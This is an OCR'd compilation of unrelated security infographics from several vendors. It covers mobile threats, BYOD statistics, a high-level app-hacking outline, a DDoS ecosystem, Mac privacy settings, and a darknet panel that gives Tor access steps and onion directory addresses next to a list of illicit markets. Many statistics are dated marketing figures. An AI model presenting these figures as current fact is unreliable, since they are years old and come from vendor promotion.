Uses unpatched exploits to provide the hacker with control over the phone, enabling them to send messages and calls and access data.

What can you do?

Be careful what you download from the web and when you are opening attachments. Only visit sites that you trust and double check that the URL is https, meaning that the protocol is secure unlike an http URL connection.

Phishing Attacks:

Using malicious links in e-mails, these are designed to steal money.

What can you do?

Don't ever click on a link that claims it came from a company and asks for personal information, go to its official website instead.

Operating System:

An OS that's more than 2 years old may not receive security updates from the manufacturer anymore.

What can you do?

Update your OS regularly or whenever new software is available. Also install updates to applications because these often patch security issues.

Calendar

If you send out a conference call line and password through e-mail or save it to your calendar, a trojan can access the information and a hacker can call into the line to listen in on your call without you knowing.

What can you do?

Similar to other malware, you should not click on unknown links or download untrusted applications. Also, use a secure e-mail password so that a hacker can't guess it and access your e-mail and its connected calendar.

Eaves-dropping:

Hackers can remotely turn on your microphone and listen in on private conversations, even if your cell phone is turned off.

What can you do?

If you're in an important meeting where you're discussing sensitive information take the battery out of your phone or leave it outside the meeting.

Mobile Pickpocketing:

Known as SMS fraud, malware apps hide an SMS access permission in the code so that when it's downloaded, the app can send premium SMS messages that you're charged for without consent.

What can you do?

Stay away from third-party apps. The Android marketplace presents warnings about what information apps request permission to. If malicious apps are found in the marketplace, they are removed.

Stolen Phone

If your phone is lost or stolen, using password protection will help prevent the hacker from gaining access. Most encryption products can remotely wipe your data if the device is stolen.


Encryption


For the highest level of protection, mobile users should install security solutions that will encrypt smartphones' voice, text and data. This will protect sensitive information from hackers.

Unlocked WiFi Hotspots


Hackers can set up fake WiFi hotspots, naming it "Free_WiFi" to trick you into connecting to it. You also should lock your WiFi at home. If your WiFi is unlocked or if you're connected to a Fake WiFi, hackers can access the network and transmitted data.


For more information, ***visit www.koolspan.com***



Unwrapping Mobile Security
Getting a new mobile device? Make sure you get the most out of it by protecting it from threats.
2012 - A Year of Mobility
THE MOVE TO MOBILE
The Future of Mobile
201.5M Apple iOS devices sold
479M Android phones shipped
34.4M Blackberry devices shipped
1.4B · 2.2B 2013 2016
172.4M · 282.7M 2013 2016
More Mobile, Less PC
27% 20% lessened their Facebook use
27% 27% lessened their Internet browsing on their PCs
Not Just for Adults
58% of US teens own a smartphone
70% of US children use tablets at home
Top 5 Countries by Smartphone Penetration (percentage market share based on shipments)
China: 26.5% US: 17.8% UK: 4.5% India: 2.5% Brazil: 2.3%
Top 5 Countries by iOS and Android Activations
US: 181M China: 167M UK: 35M Japan: 28M South Korea: 27M
CAUTION: RISKS AHEAD
Additional confirmation isn't needed for in-app purchases
15 MINS Time period allowed for purchasing before Apple requires a password
Apps can compromise privacy
Only 20% of kids apps have privacy-related disclosures
Phishing sites spoof legitimate sites to steal information
MOBILE PHISHING URLs in 2012
76% Financial services
4% Shopping and Auction sites
3% Telecoms
Mobile browsers hide the address bar
The 10 most frequently used mobile browsers in the US contain security vulnerabilities
Adware in free apps tracks user information
38% of Android threats in 2012 were adware
6 in 10 Android users only download free apps
Malware perform malicious routines like information theft
Premium service abusers were the most common malware in 2012
Android threats will reach 1M in 2013
SAFETY CHECKLIST
Disable geo-location when not needed
Limit the information you share with apps
Bookmark favorite sites
Download only trusted and reputable apps
Disable in-app purchase functions
Use built-in lock options
Read app permissions and privacy policies
Install an app that can remote wipe data
A HISTORY OF RISKS AND THREATS
Symbian malware is spotted 2004
First Android malware is spotted August 2010
Mobile UI spoofing is proven possible November 2010
Mobile apps are deemed unsecure as browsers August 2011
One click billing fraud goes mobile August 2011
Aggressive adware makes headlines January 2012
Created by: TrendLabs
Sources:
TREND MICRO



MOBILE.INTUITION.COM
POST PC ERA SECURITY
Are you prepared?
Bring Your Own Device (BYOD)
Nearly 3/4 of companies allow employee-owned smartphones and/or tablets to be used at work.
71% of employees think BYOD models increase productivity.
85% of employees believe they increase satisfaction.
60% of devices reported by information workers are used for both work and personal purposes.
58% of enterprises expect growth in employees bringing smartphones to work in the next 12 months, whether BYOD-supported or not.
Lack of Caution
MDM Mobile Device Management
Only 33% of organizations use MDM solutions to enforce a unified security policy. Another 36% are evaluating.
1/2 of employers do not manage apps in any way (manual or specific app management).
1/4 of employees think BYOD schemes have no security implications.
1/2 employers do not communicate best practice policies regarding the security of their employee's smartphones.
3/4 of smartphone users do not utilize security software.
- Employee Security Priority List -
Wallet 52%
Laptop 27%
Smartphone 13%
Car keys 8%
62% of smartphone users do not use password protection to lock their devices.
Sensitive Information
65% of smartphone users have corporate data on their phone
Work-related smartphones
73% of employees said they access information that could be considered sensitive or confidential.
81% of employees admit to using their devices to access their office network without their employer's knowledge or permission and 58% do so on a daily basis.
$ £ € ¥
Mobile Phone users are 1.6 times more likely to manage finances on their mobile device rather than on their desktop computers.
50% of all mobile device users keep passwords, personal information and credit card details on their device
Security Threats in the Post PC Era
LAX Airport
400 lost phones are found each month.
Between 500,000 & 1 million people were affected by Android malware in 2011.
72% of firms believe that employees' behavior on social networking sites could endanger their business's security.
7% of all smartphone users fell victim to identity fraud in 2011.
70 million smartphones are lost each year, with only 7% recovered.
4.3% of company-issued smartphones are lost or stolen every year.
43% of all mobile subscribers experience phone damage, loss, or theft.
31% lose data stored nowhere else.
Sources
Forbes I Information Week I Symantec I Good I Javelin I Rudder Finn I Sophos I Avema I Trend Micro I Kensington FusionOne I WatchGuard I Lookout Security I Digital Trends I Confident Technologies I Fiberlink
Contact Intuition and turn your business into a Mobile Enterprise.
For further information and a full list of sources, please email us at info@intuition.com


Mobile security threats
Intermingling personal and business data and apps on mobile devices
BYOD is on the rise.
More workers are using personal mobile devices for business.
41% use personal smartphones
37% use personal tablets
Blurred lines:
Mixing personal and business-owned devices creates business risk.
Top five mobile threats:
Data loss
from lost, stolen, or decommissioned devices
Data hijacking
by mobile malware
Data leaks
from third-party apps
Exposure
from mobile OS and app vulnerabilities
Security risk
from unsecured public Wi-Fi
The Dell secure mobile access solution:
Enable BYOD, while keeping your company protected.
Provide secure mobile access:
› To corporate data
› To apps and resources
Prevent rogue access and malware threats:
› Validate user, mobile app and device integrity
› Restrict VPN access to allowed mobile apps
Enforce and manage mobile device policy terms:
› Limit BYOD risks
› Maintain compliance
Centrally manage access and control:
› User/group
› Mobile app and device security posture
› Resources, web apps, client/server, virtual desktop
Support mobile device platforms:
› Microsoft Windows
› Apple iOS, OS X
› Google Android
› Amazon Kindle Fire
Deliver safe mobile access and boost productivity with Dell secure mobile access solutions.
Learn More
Sources:
IDG, CloudSecurityAlliance.org
© 2015 Dell Inc.
ALL RIGHTS RESERVED.
DELL



STATE OF SECURITY IN THE APP ECONOMY
ARXAN
Mobile App Hacking Revealed for Top Mobile Apps
TOP 100 PAID APPS
Apple iOS Hacked 92% 8% Not Hacked
Android Hacked 100%
POPULAR FREE APPS
Apple iOS Hacked 40% 60% Not Hacked
Android Hacked 80% 20% Not Hacked
TYPES OF MOBILE APP HACKS
Tampering, Piracy and Intellectual Property Theft
Disabled Security
Unlocked or Modified Features
Ad-removed Version
Malware-infested Version
Free Pirated Copies
Source Code/IP Theft
ECONOMIC VALUE AT STAKE
Mobile Payments Volume $124B (2011) $945B (2015)
Mobile App Revenues $8.5B (2011) $46B (2016)
Enterprise Mobile Apps $7B (2011) $11.5B (2014)
CONSEQUENCES TO APP OWNERS
Financial Loss
Brand & Reputation Loss
User Experience Compromise
Liability Exposure
THE ANATOMY OF AN APP HACK
1 TARGET
2 REVERSE-ENGINEER
3 TAMPER
1. Define the Exploit and Attack Targets
• Compromise security: authentication, encryption, jailbreak detection, DRM, etc.
• Modify or steal functionality
2. Reverse-Engineer the Code
• Understand the code with automated tools
• Dynamic analysis (e.g. debugging, tracing, memory analysis)
• Static analysis (e.g. disassembly, decompilation)
3. Tamper with the code
• Modify targeted parts of the code
• Create and distribute a tampered version
• Steal IP for illegal use
MOBILE APP PROTECTION STEPS
1 Assess risks and attack targets
2 Harden the code against reverse engineering
3 Make the app tamper-proof and self defending


THE DARKNET:
The Underground for the Underground
ACTORS
Those who lurk beyond the shadows of the Darknet
Public
Politically Oppressed
Socially Disenfranchised
Whistle Blowers
Illicit Product/Service Buyers
Government
Agencies
Contractors
Researchers
Criminals
Drug Cartels
Organized Crime
Human Trafficking
xHATs
Script Kiddies
White Hats
Gray Hats
Black Hats
Terrorists
Political Terrorists
Environmental Terrorists
Religious Terrorists
DARKNET
Communication
Marketplace
Spying/ Monitoring
Cyber Warfare
Terrorists
Political Dissent
Adultery & Affairs
Common-Cause Collaboration
Socially Disenfranchised
Bypass Censorship
Drugs
Money Laundering
Human Trafficking
Malware/ Exploits
Assassins/ Hit Men
Weapons
Illegal Activity How-to
Banned Pornography
Pirated Material
Stalkers
Corporate
Terrorists
Governments
Ransomware
Delivery & Distribution
Denial of Service
Information Disclosure
System Compromise
CRYPTOCURRENCY
Greasing the wheels of the Darknet
Bitcoin
Litecoin
Dogecoin
HOW TO ACCESS THE DARKNET
1. Anonymity — Download ToR for your operating system: https://www.torproject.org/projects/torbrowser.html
2. Enhanced Anonymity — Some systems can give away tidbits of information that can impact the effectiveness of ToR. To address this use The Amnesiac Incognito Live System (TAILS) available here: https://tails.boum.org/
3. Contribute back to ToR project by becoming a Relay https://www.torproject.org/docs/tor-doc-relay.html.en
4. Choose "Directory Site" or access point:
• Bat Blue Site (batblue4y5fimoji.onion)
• Hidden Wiki (http://zqktlwi4fecvo6ri.onion)
• DuckDuckGo (http://3g2upl4pq6kufc4m.onion)
ANONYMITY RULE OF THUMB
• Use ToR browser
— Use a dedicated browser exclusively for ToR to avoid inadvertent identity leaks
• Do NOT install browser plugins for ToR Browser
• Disable ALL ability to run scripts on ToR Browser
• Use HTTPS version of sites
• Do NOT run executables or open documents while on-line
— Run / Open files in a separate virtual machine with networking disabled
• Ensure your application does not bypass ToR (i.e. BitTorrent)
• Use ToR Bridge Relays
https://www.torproject.org/docs/bridges.html
Download the full report on the Darknet at www.batblue.com/the-darknet
BATBLUE
THE CLOUD SECURITY COMPANY
www.batblue.com


ADVANTAGES OF
CRYPTOCURRENCY
1 Fraud
Cryptocurerncies are digital and cannot be counterfeited or reversed arbitrarily by the sender, as with credit card charge-backs
Identity Theft 2
When you give your credit card to a merchant, you give him or her access to your full credit line, even if the transaction is for a small amount. Credit cards operate on a "pull" basis, where the store initiates the payment and pulls the designated amount from your account. Cryptocurrency use a "push" mechanism that allows the cryptocurrency holder to send exactly what he or she wants to the merchant or recipient with no further information
3 Immediate Settlement
Purchasing real property typically involves a number of third parties (Lawyers, Notary), delays, and payment of fees. In many ways, the bitcoin/cryptocurrency blockchain is like a "large property rights database," says Gallippi. Bitcoin contracts can be designed and enforced to eliminate or add third party approvals, reference external facts, or be completed at a future date or time for a fraction of the expense and time required to complete traditional asset
Access to Everyone 4
There are approximately 2.2 billion individuals with access to the Internet or mobile phones who don't currently have access to traditional exchange systems. These individuals are primed for the Crytocurency market. Kenya's M-PESA system, a mobile phone-based money transfer and micros financing service recently announced a bitcoin device, with one in three Kenyans now owning a bitcoin wallet. (Let me repeat that again. 1/3)
5 Lower Fees
There aren't usually transaction fees for cryptocurrency exchanges because the miners are compensated by the network (Side note: This is the case for now). Even though there's no bitcoin/cryptocurrency transaction fee, many expect that most users will engage a third-party service, such as Coinbase, creating and maintaining their own bitcoin wallets. These services act like Paypal does for cash or credit card users, providing the online exchange system for bitcoin, and as such, they're likely to charge fees. It's interesting to note that Paypal does not accept or transfer bitcoins.
Blockgeeks


Making
security
manageable
Cyberattacks
are increasing in frequency and sophistication
Data breaches can be costly and can negatively impact an organization's reputation
Cybercrime damages
around the world continue to skyrocket
$3 TRILLION
$6 TRILLION
2015
2021
Organized cybercrime is a real threat to the enterprise:
80% of cybercriminals
are affiliated with organized crime
Network segmentation
contains cyberattacks
Network segmentation is an accepted best practice by security experts and industry regulators
DHS: network segmentation is a necessary step in an organization's network security strategy
Forrester recommends the Zero Trust Model of Cybersecurity: internal and external networks can't be trusted
Firewalls
can be used to segment the network
Firewall policies are a must-have to ensure agility and security, and are an essential part of network segmentation
Security policies
In the
hybrid network,
firewall policies are very complex to manage, and as a result, segmentation is too complex to manage
Visualize and enforce segmentation
from a single console across vendors and platforms
Keep your organization protected against today's sophisticated cyber threats
Maintain
continuous compliance with industry regulations
Tighten
the overall security posture of the network
Avoid
exposure to unnecessary security risks
tufin


THE ANATOMY OF A DDoS ATTACK
A distributed denial-of-service (DDoS) attack is a constantly evolving menace that threatens online businesses with downed websites, financial losses, and damaged client relationships.
Whether you knew it or not, you've been a witness to such attacks—and possibly even a victim, as many Web-enabled devices become accessories to cybercrime without owners ever knowing.
Sells services
THE CYBER CRIMINALS
THE ARMS DEALER
MO(DDoS) OPERANDI
In order to protect yourself from DDoS attacks, you need to understand the underlying ecosystem and your organization's place in it.
Attacks targets
Recruits botnet
THE VICTIMS
THE VICTIMS
While high-profile data breaches make headlines on a practically daily basis, the truth is that anyone with a public Web presence is a potential target.
Large Corporations
Mid-Sized Corporations
Small Businesses
Political Entities
Controversial Leaders
Online Personalities
VOTE
A typical DDoS attack is executed using a botnet.
A botnet is a group of malware-infected devices that hackers can use for DDoS attacks—even as device owners browse the Internet, unaware of any malicious activity.
THE ARMS DEALERS
Who creates the botnets, and how do they do it?
Who They Are
What They Do
The Kit Maker
Builds user-friendly toolkits that make botnets easily accessible
The Builder
Uses malware kits to build botnets for herders and booters
The Bot Herder
Controls botnets via remote command-and-control servers
The Booter
Sells botnets and toolkits under the guise of server stressers
THE CYBER CRIMINALS
Who buys these weapons, and why might they attack you?
The Hacktivist
To express criticism to politicians, governments, or controversial persons or organizations
The Intimidator
To suppress free speech and political discussions
The Harasser
To bully online users
The Extortionist
For the money (Pro tip: Don't give it to them.)
The Hired Gun
To make a living
The Script Kiddie
For the thrill of it or to brag to their peers
CYBERCRIME AND THE BOTTOM LINE
According to a 2015 Ponemon study, DDoS attacks are the #1 type of cyberattack on large corporations—and are more costly than you might think.
51% of companies have experienced a DDoS attack.
1.9 attacks Average number of successful cyberattacks per company each week
35% of cyberattack culprits are malicious insiders: employees, contractors, or business partners.
THE COST OF UNLAWFUL ENTRY
The average cost to resolve a DDoS attack is $408,292.
$21,155 Average cost of a cyberattack, per day
19.3 days Average time to resolve a DDoS attack
70% of DDoS attack victims are targeted more than once, according to a 2014 Incapsula survey.
What's worse, DDoS attacks impact entire organizations, not just IT departments.
Areas Most Financially Impacted by a DDoS Attack
35% IT
23% Sales
22% Security
12% Customer Service
5% Public Relations
2% Legal
1% Other
THE UNSEEN COSTS
DDoS attacks can have long-term consequences beyond the financial impact.
Consequences of a Cyberattack
39% Business disruption
35% Information loss
21% Revenue loss
5% Other
It can take years for companies to recover, both financially and in terms of lost trust.
Had to replace hardware or software 52%
Found malware installed on their network 50%
Experienced loss of customer trust 43%
Acknowledged theft of customer data 33%
Suffered intellectual property loss 19%
DDoS attacks come in many shapes and sizes and are nearly impossible to prevent on your own. Learn more about protecting yourself from DDoS attacks at incapsula.com/ddos.
SOURCES
"2015 Cost of Cyber Crime Study: Global," Hewlett Packard Enterprise/Ponemon Institute
"What DDoS Attacks Really Cost Businesses," 2014, Incapsula
facebook.com/Incapsula
twitter.com/Incapsula_com
IMPERVA INCAPSULA


HOW TO PROTECT YOUR PRIVACY ON
MAC
Follow these easy steps to protect the personal data on your device running macOS or Mac OS X.
1 Easily encrypt your Mac with the built-in FileVault.
Turn FileVault on to make sure your files are unreadable if someone else gets hold of your computer while powered off or locked.
How: System Preferences > Security & Privacy > FileVault
2 Set a password for your account and disable automatic login.
Remember to require your password after your Mac sleeps and of course, use a strong, lengthy password. Note that Disable automatic login has been removed from macOS Sierra.
How: System Preferences > Security & Privacy > General
3 Update macOS regularly.
Don't ignore those installation prompts! Remember you can check for updates at any time.
How: Apple icon > About This Mac > Software Update
4 Make sure the firewall is turned on.
Enabling the built-in firewall will block incoming connections. You can also choose to allow only signed software to accept incoming connections under Firewall Options.
How: System Preferences > Security & Privacy > Firewall
5 Enable stealth mode.
Being in stealth mode means your Mac will not respond to connection attempts from the network.
How: System Preferences > Security & Privacy > Firewall > Firewall Options
6 Set the computer to log out after a period of inactivity.
